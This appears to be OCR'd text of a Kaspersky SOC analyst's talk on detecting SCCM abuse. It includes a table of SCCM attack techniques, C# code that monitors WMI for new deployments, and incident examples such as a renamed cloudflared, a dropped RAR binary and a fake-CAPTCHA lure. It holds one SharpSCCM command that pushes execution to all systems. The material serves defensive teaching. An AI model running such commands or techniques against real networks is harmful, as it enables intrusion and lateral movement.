System Center Configuration Manager (SCCM) is a systems management software developed by Microsoft that enables administrators to manage large groups of Windows-based computers. SCCM allows for the deployment and management of software, updates, and configurations across a network, providing tools for inventory tracking, application delivery, patch management, and operating system deployment. It is widely used in enterprise environments for automating routine tasks, enforcing security compliance, and maintaining configuration consistency across devices.

SCCM addresses the following tasks:


1. **Software Deployment** – Distributes applications, updates, and patches across devices.
2. **Operating System Deployment (OSD)** – Automates OS installations and upgrades.
3. **Patch Management** – Ensures systems are up-to-date with security and software patches.
4. **Inventory Management** – Tracks hardware and software assets within the network.
5. **Compliance Management** – Enforces security and configuration standards.
6. **Endpoint Protection** – Provides antivirus, antimalware, and security policy management.
7. **Remote Control** – Enables remote troubleshooting and management of devices.
8. **Reporting and Analytics** – Generates detailed reports on device health, compliance, and usage.
9. **Configuration Management** – Manages configurations and settings across devices.
10. **Power Management** – Controls and monitors energy settings to optimize power usage.


SCCM can do whatever you want
That's why SCCM, like any complex system managing your infrastructure, should be consistently monitored.

Due to SCCM's rich functionality that a dedicated «ATT&CK matrix» was created specifically for it.
https://github.com/subat0mik/Misconfiguration-Manager


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
PXE Credentials	App Deployment	App Deployment	Relay to Site Server SMB	App Deployment	PXE Credentials	LDAP Enumeration	App Deployment	CMPivot		CMPivot
	Script Deployment	Script Deployment	Relay Client Push Installation	Script Deployment	Policy Request Credentials	SMB Enumeration	Script Deployment			
		ADCS Relay	Relay to DB MSSQL		DPAPI Credentials	HTTP Enumeration	Relay to Site Server SMB			
		LDAP Relay	Relay to DB SMB		Legacy Credentials	CMPivot	Relay Client Push Installation			
			Relay to ADCS				Relay to DB MSSQL			
			Relay to AdminService		Site Database Credentials		Relay to DB SMB			
			Relay CAS to Child				Relay CAS to Child			
			Relay to SMS Provider SMB				Relay to AdminService			
			Relay between HA				Relay to SMS Provider SMB			

This is a simplified architecture diagram of SCCM.






The obvious approach is to collect data from SQL, compare it, and look for suspicious changes. This is challenging because the SQL on the site server contains a **significant volume of information**, and the **relationships** between fields, tables, and views **are complex.** However, a **lot of forensic information** can be found in the document storage.



You can write an SQL trigger that will notify us of important changes in SCCM. However, this is **quite complex**: you need to understand the relationships between objects and views in the database. Nonetheless, you can leverage the **wealth of resources provided by the community**.

SharpSCCM.exe exec -p "cmd /c ping.exe -t google.com" -n "All Systems"


When you create a Deployment Task that runs “ping Google.com” on each computer, the **malicuous** command string appears in the site database only as an **embedded XML document** within a single column in the document storage.



To monitor changes in SCCM, we will create WMI subscriptions that will notify us of any significant changes in SCCM. It is extremely configurable approach


EXEC-1 – Deployment was added

```
string [] classesToMonitor = {
    "SMS_DeploymentInfo",
    "SMS_CombinedDeviceResources",
    "SMS_Admin",
    "SMS_Scripts",
    "SMS_SCI_Reserved"
};
```



```
foreach (string className in classesToMonitor)
{
    WqlEventQuery query = new WqlEventQuery(
        "__InstanceCreationEvent",
        new TimeSpan(0, 0, 1),
        $"TargetInstance ISA '{className}'");

    ManagementEventWatcher _watcher;
    _watcher = new ManagementEventWatcher(scope, query);
    _watcher.EventArrived += new EventArrivedEventHandler(HandleEvent);
    _watcher.Start();
}
```


SCCM and monitoring troubles: WMI approach, the PoC




SCCM is a great example of how, in a distributed information system, a specific piece of software can be defined on **one** system yet executed on **another**.

This can be called the **distribution paradox.**

Only the SOC team can effectively correlate and monitor information within distributed systems.





Eventually, in the field of information security, you'll **face challenges that can't be handled by any automated systems** currently available in your infrastructure.
That's why it's essential to have monitoring centers and **Security Operations Centers (SOCs)** in place — they provide the expertise and oversight needed when automation alone isn't enough.

Security incident in the infrastructure o

On *2024-06-13 03:58* (UTC) a suspicious software was found running on the host **ST**

```
C:\Windows\System32\DiagSvcs\ApplicationDiagnosticsHub.exe
MD5: 0x5F3BE4AEBAD49DE9256A0A5E95DB9822
Original File name: cloudflared.exe
```

Cloudflare Zero Trust Tunnel is a service from Cloudflare that proxies traffic to your origin (e.g. a webserver or router), more information about its potential abuse and malicious usage is available in the following blog post:

- CloudflareD AbuseD in the WilD

This software was executed with following parameters:

It would be very **difficult** for an **automated tool to detect this**, because, depending on the context, **identical software with the same settings** could be used completely **legitimately**.

On the same day, several hours later, starting from *18:07:40* (UTC) an UPX compressed RAR binary was dropped into the host:

Path: C:\PerfLogs\Rar.exe
MD5: 0x7DA81965853F547858771FCCF78C3E02
Size: 125.50 KB (128512 B)

Curiously, the binary is the same one that was leaked from the Shadowbrokers leak, available in the public domain.

Only an expert assessment by **an SOC specialist can clarify the importance** of a particular artifact. The SOC can **also** potentially **reduce** the perceived **significance** of certain artifacts.

High Case #91[redacted] - APT infiltration via dinotify.dll implant on three hosts


It is **just the title** of an incident case.
But we immediately see **importance** and **scale** of problem
Prioritization – great gift from SOC to your IT security

Just Examples

The activity originated from visiting `newvideozones[.]click/veri[.]html` which was accessed via browsing activity on `firefox.exe`.

The page is a fake CAPTCHA that is tricking the user into executing the command.

Below is a screenshot of the mentioned URL:



Can explain things

Conclusions

Just build\make\implement SOC

- It will bring new quality characteristics to your information security processes
- It will make your life easier (well, later, when everything settles down)
- It cool (the level of technology will increase)

Questions?

Thank you!

Rodchenko Aleksandr Senior SOC Analyst @Gam4enko

kaspersky